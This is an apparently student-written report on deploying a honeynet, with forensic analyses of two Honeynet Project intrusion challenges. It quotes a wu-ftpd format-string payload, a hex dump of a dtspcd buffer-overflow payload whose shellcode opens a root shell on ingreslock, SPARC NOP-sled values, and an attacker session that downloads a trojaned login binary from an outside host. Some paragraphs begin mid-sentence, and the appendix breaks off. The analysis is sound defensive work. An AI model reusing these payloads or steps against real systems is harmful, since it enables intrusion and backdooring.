Honeypots: Tracking the Blackhat Community
INTRODUCTION ...3
THE BLACKHAT COMMUNITY...3
HONEYNETS...5
BUILDING A HONEYNET ...6
REQUIREMENTS FOR BUILDING A HONEYNET...6
HONEYNET ARCHITECTURE...6
Overview ...6
Intrusion Detection System Configuration ...7
IDS Network Services...8
Honeypot Configuration...9
Attracting Attackers ...10
Honeynet Issues...10
FORENSIC ANALYSIS ...11
NETWORK LEVEL LOGS...11
SYSTEM LEVEL LOGS: ...12
SCAN #20 ...14
BACKGROUND:STACK-BASED BUFFER OVERFLOW ATTACK...14
ANALYSIS...16
SCANNING FOR ADOOR...16
THE ATTACK...17
POST-ATTACK PROCESS...19
ANALYSIS OF OUR HONEYNET...21
IPTABLES LOGS...21
FURTHER ANALYSIS OF IPTABLES,DROPINPUT:...22
ANALYSIS OF SNORT ALERTS: ...22
MIRRORED HONEYPOT SYSLOG FILE:...23
SUMMARY...23
APPEDIX ...25
APPENDIX A: IPTABLES SCRIPT...25
APPENDIX B:SNORT CONFIGURATION FILE...28
Introduction
A honeypot is defined by Lance Spitzner as "a resource whose value is in being attacked or compromised."1 This means that a honeypot is a computer or system that is hacked,
compromised, exploited, or broken into; whatever you want to call it. We therefore look at honeypots as a tool that can be used to study the world of computer security. They are not something that can directly improve the security of the systems on a network.
The primary goal of a honeypot is to gather information. In this regard, honeypots are more or less used in two classifications of scenarios: production and research.2 Production type honeypots are used to assess the overall security of a network that is already in place; kind of like a measuring stick as to the overall security of an existing system. If that honeypot gets broken into, it means that the rest of the machines that are set up like the honeypot may be (and probably are) just as vulnerable. Honeypots used in research follow a different path, in that they are used to study the types of attacks that hackers use. The goal is to educate the masses as to the tricks and tools that the so called “Black Hat Community” uses, so they will be better equipped to deal with the prevention of certain attacks in the future. The main focus of the work that we have done is in honeypots used in research.
So, why do we care about honeypots? The answer: “Know Thy Enemy.” One can only expect to get more experienced in the fields of computer and network security, if they know about the current issues that are going on around them. Honeypots allow them to do this in a covert and non-intrusive manner, i.e. you don’t have to go and try to hack into someone else’s system to understand how it works. Honeypots are therefore passive in nature. You basically setup some system somewhere on a network, and wait for the hackers to come and try to compromise your system. Provided you know what to look for, you stand to learn a lot and hopefully can educate others around there of the potential security risks of their systems.
The Blackhat Community
common modus operandi for these hackers and “script-kiddies” is that they are trying to either prove that they were able to successfully hack into your system, or that they were trying to educate the you on the inadequacies in your security policies. Without opening a can of worms on a discussion about the motivation of the blackhat community, we will simply leave it at the fact that the blackhat community is a “mostly” harmless group of computer hackers that only have interest in breaking into your system because it is there, and it is easy.
Enter honeypots. The idea is that we want to monitor the blackhat community. See what they are up to. See if they have found any new exploits in various operating systems and network protocols. Ultimately, we want to educate the entire computer community on these exploits so that they can be eradicated. So we have this symbiosis between the blackhat community and honeypots where blackhatters are more than happy to try and break into a system, and a
honeypot (and those that set them up) are more than happy to catch them in the act so that they can later block off that point of entry. To come full circle, it seems that closing off a point of entry only makes a hacker try harder to find some other kind of exploit, and start the whole thing over again. So, even though this may seem like a game, and at times target systems do get damaged in the process for whatever reason, on the whole, better security comes out of this. At some point this can come in useful if someone was actually trying to do something malicious to you, or if you are trying to protect sensitive material etc.
We still haven’t mentioned what attracts blackhatters to honeypots: essentially anything. Sure, some machines have more visibility than others, but this does not mean that you won’t be the victim of some kind of port scan at some point regardless of your little backwater DSL connection. In fact, most hackers are more than happy to look far and wide for machines that are less suspecting that they can break into, and then use as a means to crack an even bigger nut. If you are in the business of drawing attention to yourself for whatever reason, things such as hosting a popular game server or promoting your server over the Internet via one fashion or another will probably work, and draw hackers faster than without any such attraction. Essentially though, all you have to do is build your honeypot, and invariably, the black-hat community will find it.
hacker for their activities on your system. Since honeypots are meant to be educational in nature, it is imperative that honeypot administrators realize that honeypots are not a law enforcement tool. They cannot and should not be used to catch criminals in the act.3
Honeynets
Building a Honeynet
Requirements for building a Honeynet
The Honeynet Project4 defines three major requirements that a Honeypot/net must
implement and are defined in Honeynet Definitions, Requirements, and Standards5 which are quoted bellow. Our Honeynet architecture does not consider the Data Collection requirement since the setup only contains a single Honeypot.
I. Data Control:
Once a honeypot within the Honeynet is compromised, we have to contain the activity and ensure the honeypots are not used to harm non Honeynet systems. There must be some means of controlling how traffic can flow in and out of the Honeynet, without blackhats detecting control activities.
II. Data Capture:
Capture all activity within the Honeynet and the information that enters and leaves the Honeynet, without blackhats knowing they are being watched.
III. Data Collection:
Once data is captured, it is securely forwarded to a centralized data collection point. This allows data captured from numerous Honeynet sensors to be centrally collected for analysis and archiving.
Honeynet Architecture
Overview

The Honeypot architecture was designed based on the above requirements and consists of two systems. The Intrusion Detection System (IDS) is configured to provide both data control and data capture functions. The data control requirement is satisfied by using iptables6, the Linux firewall system. The data capture requirement is satisfied
using Snort7, a packet trace and network intrusion detection tool, and the Linux system
as a game and general purpose server. Figure 1 shows the configuration of the systems and how they are connected. The network is configured so that all traffic going to and coming from the Honeypot passes through the IDS. The Honeypot was deployed March 4, 2002 and was active until April 21, 2002.
Figure 1: Honeypot Project Setup
Intrusion Detection System Configuration
allowed from the Honeypot according to the Honeynet Project’s data control
requirements. The firewall allows three connections per hour, which helps prevent the hacker from launching attacks from the machine, while allowing the hacker enough flexibility so that he does not detect that his activity is being monitored.
The IDS firewall policy is also configured to log suspicious events to the system log. The firewall logs packets from spoofed sources, which are packets coming from outside the network with a source address from the local subnet. All TCP connections initiated from the Honeypot and dropped TCP connections due to exceeding the three connections per hour limit are logged. The firewall logs all SSH connections made to the IDS. Also, all packets dropped by the firewall are logged. The iptables configuration script used in the Honeynet setup is presented in Appendix A.
For more detailed data capture, the IDS uses Snort, a tool that provides packet capture and intrusion detection. Snort’s network intrusion functionality matches patterns in packets according to a set of defined rules to detect attacks such as port scans, buffer overflows, operating system vulnerabilities (including Microsoft’s Internet Information Services), denial of service (SYN attacks, FIN attacks, etc.), and many other forms of attack.
The IDS uses Snort to capture all traffic, except game traffic, going to and coming from the Honeypot. The game server generates a significant amount of traffic which makes packet capture expensive in terms of disk space, and therefore not logged by the IDS. Packets dropped by the firewall cannot be captured or analyzed by Snort. Because of this Snort was not able to identify some attack s, such as full port scans. The Snort configuration file used in the Honeynet setup is presented in Appendix B.
IDS Network Services
many people using so called DSL/Cable routers for home LANs today and, therefore, attackers should not be suspicious of the middle box.
The IDS is remotely accessed using SSH on a non-standard TCP port of 9009. Also, the firewall policy only allows machines from the wpi.edu domain to connect to the IDS. Since the IDS is also acting as a DHCP server for the local LAN, bootp (ports 67) UDP services are enabled. Also, UDP syslog (514) services are enabled to support remote logging from the Honeypot. All other TCP and UDP services are disabled on the IDS.
Honeypot Configuration
The Honeypot was set up to mimic a Linux game server, which consists of default services set up at installation time (and typically not disabled by novice users): printer (515), auth (113), smtp (25), time (37), daytime (13), discard (9), sunrpc (111), TCP and UDP port 1024, and UDP port 809, additional services that are not started at installation time but typically used for remote access: FTP, SSH, TELNET, WWW, and the game server. As described previously, the firewall policy only permitted FTP, SSH, TELNET, WWW, and game server connections.
It is likely that an attacker will alter log files when he breaks in to “cover his tracks”, which makes the log files much more difficult, if not impossible, to use for analysis. This problem is solved by setting up the Honeypot such that syslog messages are logged both locally in the default location and remotely to the secure IDS system. Logging syslog messages remotely may alert the attacker that his activity is being monitored, effectively exposing the Honeypot. To conceal the remote logging as much as possible, the syslog daemon was modified to use a hidden syslog configuration file (syslog.conf), and a dummy syslog.conf was put in /etc where the file is typically located.
check for alterations to programs like login which is often swapped by attackers with a Trojan version that records passwords of users that log into the system. Tripwire was used to monitor critical files in the following directories on the Honeypot: /, /home, /etc, /bin, /sbin, /usr/bin, /usr/sbin, /usr/local/bin, and /usr/local/sbin.
To avoid exposing the Honeypot, and to avoid inadvertent or malicious changes to the Tripwire database, Tripwire and the database was installed and run from a read-only CDROM. Also, the report file was written directly to a floppy, so evidence that Tripwire is being used is minimal.
Attracting Attackers
Once the Honeypot has been built and deployed, some effort must be made to attract hackers to the Honeypot. The Project Honeynet FAQ9 states that nothing in particular is done to attract hackers other than connecting the machine to the Internet. Since this machine is a private home machine attached to a public ISP, it is unlikely attackers would specifically come looking for vulnerable machines. Most likely an attack would occur after vulnerabilities were detected using global port scans, etc. To make the Honeypot slightly more attractive, a public, dedicated game server is set up to make the Honeypot appear active and used.
Honeynet Issues
There were a number of issues with the particular setup of Honeypot. First, since we don’t control incoming connections, an attacker could easily use our system to distribute pornography content, copyrighted movies and music, unlicensed software and other content illegally distributed, etc. This consumes network and computer resources and has potential legal issues. Therefore, the policy should be modified to limit incoming connections.
Snort traces of the activity. For both of these attacks, forensic analysis would have to be performed using Tripwire logs and system logs only.
There were also issues related to hosting the Honeypot. WPI’s Network Operations would not allow a Honeypot to be set up on the WPI network with public access. They were willing to allow a Honeypot setup in an isolated lab environment with no public access. However, an isolated lab environment meant that an attacker would have to come to the lab where the Honeypot was set up to launch an attack. This is not particularly useful for Honeynet research. Therefore, an alternate approach using a private machine connected to an ISP network with a high-speed link was used.
The ISP’s service agreements do not mention Honeynets, but the policy does state that any type of server (FTP, WWW, TELNET, game, etc) is not permitted, and violation would result in suspension or termination of the service. However, this policy does not appear to be enforced for the type of servers required for the Honeypot setup, and therefore the risk was acceptable for the sake of this research. (Most likely this policy would be enforced if the server caused harm to the ISP’s network or used for some profitable or malicious activity).
Forensic Analysis
So far, we have yet to mention what happens with the data that a honeypot generates which makes it possible to figure out how it was compromised. The process of forensic analysis involves taking the various logs that come out of a honeypot (honeynet), analyzing them, and determining the specific type of exploit that was used against the honeypot. Specific to honeynets, system and network level logs are used to aid in the forensic analysis process.
Network Level Logs
minutes to create. Furthermore, you will get a lot of information that you don’t necessarily need such as all the packets that make up a 5 MB file transfer. Nevertheless, logs such as this are very telltale as to which type of exploit was used. Granted, you may not see it at first, but the
information that you get by looking at these logs is invaluable in doing research to determine various break-in attempts.
System Level Logs:
These types of logs record actions at a much higher level than the network level. Generally, these logs are less useful in the overall analysis of what happened when a break-in happens. The reason is that most hackers have ways of lying about what gets put in the system log. This make is possible for them to cover up their further actions once they break into one of the systems on your honeynet. System level logs are pretty useful though, to alert you to weird types of activity. This makes it so you don’t have to constantly monitor your network traffic to see if a break-in occurs. Furthermore, you can’t always rely on SNORT to alert you when
network traffic matches a pattern consistent with a common type of attack. What if someone uses a new or non-standard variation of an attack that will pass right through a SNORT filter? At least you will still have the system logs to show that someone logged in, or changed user to root, or did something kind of weird to your system once they logged in. Essentially, it is important to note that both types of logs are useful in forensic analysis.
Forensic analysis is an acquired skill, and as such, the honeynet project group has put together a place for you to practice. Every month, they put together a “Scan of the Month,” which consists of a description of what happened at a high level: who broke in, and perhaps some information on the topology of the honeynet that logged the attack. The challenge is that you must figure out exactly what type of attack was made on the honeynet based on the SNORT and system logs that they give you. The “best” answers are posted and allow you to check your results against what other people think happened. For example, Scan 19, which is from
09/16-18:55:52.235847 207.35.251.172:2243 -> 192.168.1.102:21 TCP TTL:48 TOS:0x0 ID:16648 IpLen:20 DgmLen:76 DF
***AP*** Seq: 0xCF7869CC Ack: 0xEBCD7EC0 Win: 0x7D78 TcpLen: 32 TCP Options (3) => NOP NOP TS: 237391678 29673183
53 49 54 45 20 45 58 45 43 20 25 30 32 30 64 7C SITE EXEC %020d| 25 2E 66 25 2E 66 7C 0A %.f%.f|.
This TCP dump that comes from the SNORT logs for this scan shows that the SITE EXEC command is issued by some attacker. It turns out, that in wu-ftpd version that ships standard with RedHat 6.2 and 7.0, there was an issue where executing the SITE EXEC command with several printf style formatting characters can trick the FTP daemon into executing code as root. It is then just a matter of halting operation while uid=0 (root). We see that later on, the attacker attempts to see if their attack was successful, and checks what their ID was:
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
09/16-18:56:01.491606 207.35.251.172:2243 -> 192.168.1.102:2 TCP TTL:48 TOS:0x0 ID:16787 IpLen:20 DgmLen:56 DF
***AP*** Seq: 0xCF78AEB1 Ack: 0xEBCE0EB9 Win: 0x7C70 TcpLen: 32 TCP Options (3) => NOP NOP TS: 237392604 29673829
69 64 3B 0A id;.
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
09/16-18:56:01.538880 192.168.1.102:21 -> 207.35.251.172:2243 TCP TTL:64 TOS:0x10 ID:1729 IpLen:20 DgmLen:52 DF
***A**** Seq: 0xEBCE0EB9 Ack: 0xCF78AEB5 Win: 0x7D78 TcpLen: 32 TCP Options (3) => NOP NOP TS: 29674023 237392604
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
09/16-18:56:01.742466 192.168.1.102:21 -> 207.35.251.172:2243 TCP TTL:64 TOS:0x10 ID:1730 IpLen:20 DgmLen:91 DF
***AP*** Seq: 0xEBCE0EB9 Ack: 0xCF78AEB5 Win: 0x7D78 TcpLen: 32 TCP Options (3) => NOP NOP TS: 29674034 237392604
75 69 64 3D 30 28 72 6F 6F 74 29 20 67 69 64 3D uid=0(root) gid= 30 28 72 6F 6F 74 29 20 67 72 6F 75 70 73 3D 35 0(root) groups=5 30 28 66 74 70 29 0A 0(ftp).
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
Later on, the attacker uses their newfound privileges on this machine to execute port scans and attacks on other machines. Further research reveals that this attack may have actually been automated and done as part of a Ramen Worm attack10.
further illustrate this point, and show some more examples of forensic analysis, we will investigate one other scan, which comes from April of 2002.
Scan #20
Background: Stack-Based Buffer Overflow Attack
Among various types of buffer overflow attacks, stack-based buffer overflow attacks in Unix-like operating systems are considered "classic". These are relatively straightforward to understand and regrettably, quite common. In this section, we'll briefly go over how stack-based buffer overflow works. This section is mostly from a magazine article called "Attack Class: Buffer Overflows" written by Evan Thomas. For more information on other types of buffer overflow attacks, please check http://www.cosc.brocku.ca/~cspress/HelloWorld/1999/04-apr/attack_class.html.
A buffer is contiguous memory locations used to store data, typically, to store a collection of identically typed data items such as array of characters. To overflow a buffer is simply to place more data in the buffer than it can contain. In the absence of bounds checking (which is the case with most C compilers) the extra data will "overflow" into memory locations above the end of the buffer and consequently, will overwrite any variables which are stored there.
Stack is a data structure in which objects are placed (pushed) and retrieved (popped) in a last-in-first-out (LIFO) fashion. In a process, a stack is used to store non-static local variables of a subroutine. Also, the same stack is used to store return address when calling a subroutine. That is, a process pushes the address of the instruction to be executed after returning from the subroutine on to the stack before jumping to the subroutine instruction. On most common architectures (x86/Pentium, SPARC, MIPS, Alpha), the stack grows down; variables pushed on to the stack are stored in memory locations lower than those of older values.
operating system. However, when the overwritten return address points to somewhere within the process' address space, the program flow would continue, though it might not get too far before other problems occur. This is the security problem which buffer overflows in a process stack create, since if an attacker can alter the flow of control within a program, he/she can redirect it to her own code, which can then do something to compromise the system.
In most common stack-based buffer overflow attacks, an attacker places a simple exploit code within the buffer to overflow and carefully design the overflow to overwrite the return address to the location of the exploit code to execute it. However, guessing the exact address of the code is not an easy job and is subject to some uncertainty. Therefore, an attacker usually inserts a number of NOP (no operation) instructions before the actual code to increase the probability of the code being executed.
So far, we have seen how buffer overflows can be exploited to redirect the flow of control within a process. Now, let's look at how buffer overflows can be used to compromise a system. First, a buffer overflow exploit in a set-uid program could result in a serious system compromise, especially when the program is to run with superuser (usually root) privileges, since the attacker can run his/her code with the superuser's privileges. Buffer overflows in set-uid programs are generally classed as local vulnerabilities - that is, in order to exploit them, an attacker must have interactive login access to the target machine.
Analysis
The purpose of "Scan of the Month" project is to help the security community develop the forensic and analysis skills to decode black hat attacks by taking signatures captured in the wild and challenging the security community to decode the signatures. This month's challenge is to investigate a compromise of a Solaris box (Sparc) on Jan 8th, 2002.12
Scanning for A Door
As always, the attack was preceded by a series of scanning for door to break in. It's uncertain that all the scans activities were made by the black hat who indeed broke in, however it looks like the honynet machines were seriously scanned from 8:14pm of Jan 7th, 2002:
Around 8:14pm, 218.7.3.19 SYN scanned and RESET sunrpc port (111) of the honeynet machines (172.16.1.101 - 172.16.1.109).
Around 10:43pm, 217.80.224.252 SYN scanned FTP port (21) of the honeynet machines (172.16.1.101 - 172.16.1.109)
Around 11:03pm, 207.239.115.11 repeatedly SYN scanned Telnet port (23) of the honeypot (172.16.1.102)
Around 04:16am of Jan 8th, 217.84.21.136 SYN scanned NNTP port (119) of the honeynet machines (172.16.1.101 - 172.16.1.109)
Then around 10:19am, our black hat (208.61.69.153) SYN scanned dtspcd port (6112) of the honeynet machines (172.16.1.101 - 172.16.1.109) of which 172.16.1.102, 172.16.1.105 and 172.16.1.108 responded positively (SYN-ACK). About 25 minutes later, the black hat selected the honeypot (172.16.1.102) from which responded positively, and checked the version of the OS and the dtspcd daemon:
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
01/08-10:45:53.434763 8:0:20:F6:D3:58 -> 0:E0:1E:60:70:40 type:0x800 len:0x63 208.61.1.160:3590 -> 172.16.1.102:6112
TCP TTL:48 TOS:0x0 ID:41353 IpLen:20 DgmL
***AP*** Seq: 0xFE2A6E27 Ack: 0x5F37BFC2 Win: 0x3EBC TcpLen: 32 TCP Options (3) => NOP NOP TS: 463985600 4157709
30 30 30 30 30 30 30 32 30 34 30 30 30 64 30 30 0000000204000d00 30 31 20 20 34 20 00 72 6F 6F 74 00 00 31 30 00 01 4 .root..10. 00 .
01/08-10:45:53.558666 0:E0:1E:60:70:40 -> 8:0:20:F6:D3:58 type:0x800 len:0x85 172.16.1.102:6112 -> 208.61.1.160:3590
TCP TTL:63 TOS:0x0 ID:27269 IpLen:20 DgmL
***AP*** Seq: 0x5F37BFC2 Ack: 0xFE2A6E48 Win: 0x6028 TcpLen: 32 TCP Options (3) => NOP NOP TS: 4157731 463985600
30 30 30 30 30 30 30 30 31 34 30 30 32 66 30 30 0000000014002f00 30 31 20 20 33 20 00 2F 2F 2E 53 50 43 5F 41 41 01 3 .//.SPC_AA 41 48 5F 61 71 57 67 00 31 30 30 30 00 62 75 7A AH_aqWg.1000.buz
7A 79 3A 53 75 6E 4F 53 3A 35 2E 38 3A 73 75 6E zy:SunOS:5.8:sun
34 75 00 4u.
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
Right after checking the version, the black hat checked if the ingreslock port (1524), which will be used by his (or her) attack in the next section, is being used.
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
01/08-10:46:04.068962 8:0:20:F6:D3:58 -> 0:E0:1E:60:70:40 type:0x800 len:0x4A 208.61.1.160:3591 -> 172.16.1.102:1524
TCP TTL:48 TOS:0x0 ID:41384 IpLen:20 DgmL
******S* Seq: 0xFE6818A9 Ack: 0x0 Win: 0x3EBC TcpLen: 40 TCP Options (5) => MSS: 1460 SackOK TS: 463986665 0 NOP WS: 0
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
01/08-10:46:04.070137 0:E0:1E:60:70:40 -> 8:0:20:F6:D3:58 type:0x800 len:0x3C 172.16.1.102:1524 -> 208.61.1.160:3591
TCP TTL:63 TOS:0x0 ID:27272 IpLen:20 DgmL
***A*R** Seq: 0x0 Ack: 0xFE6818AA Win: 0x0 TcpLen: 20
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
Confirming that the port is not being used, the black hat started to exploit started the honeypot thorough the dtspcd daemon.
The Attack
At 01/08-10:46:04, an attack came from 208.61.1.160 to the dtspcd daemon (6112/tcp) of the honeypot machine (172.16.1.102). The black hat was exploiting the Common Desktop
Environment (CDE) Subprocess Control Service (dtspcd) buffer overflow vulnerability. Here is a brief description on CDE, dtspcd, the impact of the buffer overflow and vulnerable systems:
or xinetd) in response to a CDE client request. The dtspcd is typically configured to run on port 6112/tcp with root privileges. Dtspcd makes a function call to a shared library, libDTSvc.so.1, that contains a buffer overflow condition in the client connection routine. During client negotiation, dtspcd accepts a length value and subsequent data from the client without performing adequate input validation. As a result, a malicious client can manipulate data sent to dtspcd and cause a buffer overflow, potentially executing arbitrary code remotely with root privileges.
[http://www.cert.org/advisories/CA-2002-01.html]
Although this vulnerability can potentially affect any operating system using CDE functionality, there is information that an exploit has been specifically developed for and is being actively used against SunOS 5.51 through 8, both SPARC and x86 releases. [http://www.thetechhandbook.com]
The attack started with a TCP connections to the dtspcd, where the attacker transmistted the following content (consist of 3 TCP packets 1448, 1448 and 1334 bytes):
0x0000 3030 3030 3030 3032 3034 3130 3365 3030 0000000204103e00 0x0010 3031 2020 3420 0000 0031 3000 801C 4011 01 4 ...10...@. 0x0020 801C 4011 1080 0101 801C 4011 801C 4011 ..@...@...@. 0x0030 801C 4011 801C 4011 801C 4011 801C 4011 ..@...@...@...@. 0x0040 801C 4011 801C 4011 801C 4011 801C 4011 ..@...@...@...@. <the previous line repeats>
0x04B0 801C 4011 801C 4011 801C 4011 801C 4011 ..@...@...@...@. 0x04C0 20BF FFFF 7FFF FFFF 9003 E034 9223 E020 ...4.#. 0x04D0 A202 200C A402 2010 C02A 2008 C02A 200E .. ... ..* ..* . 0x04E0 D023 FFE0 E223 FFE4 E423 FFE8 C023 FFEC .#...#...#...#.. 0x04F0 8210 200B 91D0 2008 2F62 696E 2F6B 7368 .. ... ./bin/ksh 0x0500 2020 2020 2D63 2020 6563 686F 2022 696E -c echo "in 0x0510 6772 6573 6C6F 636B 2073 7472 6561 6D20 greslock stream 0x0520 7463 7020 6E6F 7761 6974 2072 6F6F 7420 tcp nowait root 0x0530 2F62 696E 2F73 6820 7368 202D 6922 3E2F /bin/sh sh -i">/ 0x0540 746D 702F 783B 2F75 7372 2F73 6269 6E2F tmp/x;/usr/sbin/ 0x0550 696E 6574 6420 2D73 202F 746D 702F 783B inetd -s /tmp/x; 0x0560 736C 6565 7020 3130 3B2F 6269 6E2F 726D sleep 10;/bin/rm 0x0570 202D 6620 2F74 6D70 2F78 2041 4141 4141 -f /tmp/x AAAAA 0x0580 4141 4141 4141 4141 4141 4141 4141 4141 AAAAAAAAAAAAAAAA 0x0590 4141 4141 4141 4141 4141 4141 4141 4141 AAAAAAAAAAAAAAAA <the previous line repeats>
0x1000 4141 4141 4141 4141 4141 4141 4141 4141 AAAAAAAAAAAAAAAA 0x1010 4141 4141 0000 103E 0000 0014 4242 4242 AAAA...>....BBBB 0x1020 FFFF FFFF 0000 0FF4 4343 4343 0002 C5EC ...CCCC.... 0x1030 4444 4444 FFFF FFFF 4545 4545 4646 4646 DDDD....EEEEFFFF 0x1040 4747 4747 FF23 CA0C 4242 4242 4242 4242 GGGG.#..BBBBBBBB 0x1050 4242 BB
This exploit seems to be a stack based buffer overflow attack. The actual exploit code is proceeded by a stack of 0x801C4011, which is a variation of NOP machine instruction for SPARC, forms a NOP slide for better return address hit on the exploit code. There are common NOP instructions for most machine languages, and indeed 0x801C4011 is not the standard SPARC NOP. In reality an actual "do nothing" instruction is not required in order to do nothing and serve as filler. Almost every machine instruction that isn't a flow control instruction (jmp and etc) can be used as a NOP. As long as the instructions that are acting as filler don't disrupt the environment needed by the shellcode, an attacker could use almost anything to fill the space that leads to the shellcode. Here are some Sparc "NOPS" used in common remote exploits:13
ttdb (apk): char NOP[]="\x80\x1c\x40\x11";
sadmind (Cheez Whiz): #define NOP 0x801bc00f /* xor %o7,%o7,%g0 */ rpc.nisd (Josh Daymont/ISS): #define SPARC_NOP (0xa61cc013)
nlockmgr (senorp): #define SPARC_NOP 0xa61cc013 cmsd (horizon): #define SPARC_NOP 0xac15a16e
Another point to make is that it seems like OxFF23CA0C at bytes 0x1044-0x1047 of the above contents is the return address to be modified. Indeed, the black hat made 3 more
consecutive TCP connections right after the first one, and send almost identical contents with the one shown above to the dtspcd daemon in each connection. The only difference was at bytes 0x1044-0x1047, whose value was set to 0xFF23E0A8, 0xFF23E098 and 0xFF23DFCC correspondingly. It seems like the black hat (automated script) were trying 4 different return address for this attack, in which one of them were successful, and launched a "inetd" with "ingreslock" (1524/tcp) port opened to a root shell.
Post-Attack Process
Then, at 01/08-10:46:18, a telnet connection was made to the "ingreslock" (1524/tcp) port and gained root access to the victim. After gaining a root access, he first checked the machine information and whether a dtspcd log exists. At the same time he sets path and prints the PIDs of the bad inetd daemons he launched, which gave just 1 PID (3476). From this we can infer that among the 4 attacks, only 1 return address hit the right spot and the exploit code were executed.
# uname -a;
PATH=/usr/local/bin/usr/bin:/bin:/usr/sbin:/sbin:/usr/ccs/bin:/usr/gnu/bi n;
export PATH;
echo "BD PID(s): "`ps -fed|grep ' -s /tmp/x'|grep -v grep|awk '{print $2}'`
SunOS buzzy 5.8 Generic_108528-03 sun4u sparc SUNW,Ultra-5_10 /core: No such file or directory
/var/dt/tmp/DTSPCD.log: No such file or directory BD PID(s): 3476
Then the black hat checked who are currently logged in (nobody were in), disabled the shell command history, and downloaded and replaced the /bin/login binary file.
# w
8:47am up 11:24, 0 users, load average: 0.12, 0.04, 0.02 User tty login@ idle JCPU PCPU what
# unset HISTFILE # cd /tmp
# mkdir /usr/lib
mkdir: Failed to make directory "/usr/lib"; File exists # mv /bin/login /usr/lib/libfl.k
# ftp 64.224.118.115 USER ftp
331 Guest login ok, send your complete e-mail address as password. PASS a@
230 Guest login ok, access restrictions apply. cd pub
250 CWD command successful. Binary
200 Type set to I. get sun1
200 PORT command successful.
150 Opening BINARY mode data connection for sun1 (90544 bytes). 226 Transfer complete.
bye
221-You have transferred 90544 bytes in 1 files.
221-Total traffic for this session was 91042 bytes in 1 transfers. 221-Thank you for using the FTP service on widcr0004atl2.interland.net. 221 Goodbye.
# ls ps_data sun1
# chmod 555 sun1 # mv sun1 /bin/login
One possibly fatal mistake our black hat made is that he/she did not clean up the mess on the way out. He/She did not kill the bad inetd daemon he/she launched, or replaced "ps" and other related utilities (top) that would reveal the existence of the bad inetd.
Analysis of Our Honeynet
There were a number of logging devices/means used for this project. Any packet
dropped by iptables was logged to the syslog daemon; anything "suspicious" (according to snort alert files) was logged as a snort alert; and the syslog file from the Honeypot was mirrored onto the detection system. We will first look at the iptables information.
IPTables logs
The aggregate (over the entire honeynet deployment) statistics from iptables can be found in the following table:
CONN TCP: 6 Drop TCP: 0
SPOOFED SOURCE: 563 HIDDEN SSH: 0
DROP FORWARD: 0 DROP INPUT: 7650
DROP BROADCAST: 4756
attacker sent a SYN packet but did not reply to the ACK (creating a SYN scan). The Honeypot continuously sends the ACK at progressively larger intervals until it gives up. This causes iptables to eventually think a new connection is being made by an ACK after the ack-interval becomes very large and right before it stops. The snort trace files further support this
assumption.
SPOOFED SOURCE is simple: a packet came in to the external interface and had a source-ip with an internal address. This should not happen, as internal addresses are taken from the private ip store, thus indicating a forged address or improperly setup NAT somewhere nearby.
HIDDEN SSH indicates attempted connections to our "hidden" ssh server from non-WPI (non-130.215.x.x) sources.
DROP FORWARD indicates dropped forwarded packets. Because of the nature of our setup, this will always be a zero count; however we kept track of it to indicate if our logging or policy implementation was in error.
DROP INPUT indicates packets that were dropped by the default drop-everything policy. We further analyze this in more detail in the next section.
DROP BROADCAST indicates packets that came in to the external interface and were destined for the broadcast address: 224.0.0.1 . These are usually just router
messages and so are not further analyzed in this report.
Further Analysis of iptables, DROP INPUT:
Over the course of the Honeypot deployment, 1100 different TCP and 135 different UDP ports were scanned. Leading the TCP port scans was port 27374, the traditional SubSeven (a port, with 472 probes. In a close second was port 113, the auth server, with 401 probes. Leading the UDP port scans was port 29760 with 1,036 probes and port 27960 with 426 probes. We believe this to also be residual effects of the game server, as the game server ran on UDP with connections to these ports. The second leading UDP port was 68, a port used for dhcp, with 54 probes. Appendix C provides more detailed information and a quick description for ports probed the most.
Analysis of snort alerts:
seen from the snort logs), and do not further inspect them. The second most active alert was for WEB-IIS known vulnerability searching. Snort marks many of these as CodeRed v2 and other virus activity. We believe that the WEB alerts were mainly caused by virus activity and possibly other automated scripts. The snort trace file would seem to indicate this, as a form GET request is used in almost all cases. Also worth mentioning are various types of scans (SYN, FIN, Null, Xmas), however they amount to only a few each over the period of our Honeypot activity. Further detailed statistics may be found in Appendix C.
Mirrored Honeypot syslog file:
The final logging step was to keep track of the system log from the Honeypot in a secure manner. To do this, we used the remote-logging feature of syslogd so that all logs were mirrored to the logging server. The logging server ran a specialized version of syslog, called syslog-ng, to help separate the remote syslog from the local one.
Interspersed with the dhcp renewal and cron messages were a number of attempted connections to services. The most prevalent attempted connections were to the ftp server. A number of simple connection-disconnect (76), as well as attempted anonymous logins (22), were recorded. Also worth mentioning are the connections to the ssh server. A message was reported in syslog on seven different occasions stating: "scanned from .... with
SSH-1.0-SSH_Version_Mapper. Don't panic." We can assume that these were automated scans from people looking for insecure ssh servers.14
Summary
happening again, so that a blackhatter can then try a new tactic to break into a honeypot, and on, and on, and on…
Appedix
Appendix A: iptables script
#!/bin/bash
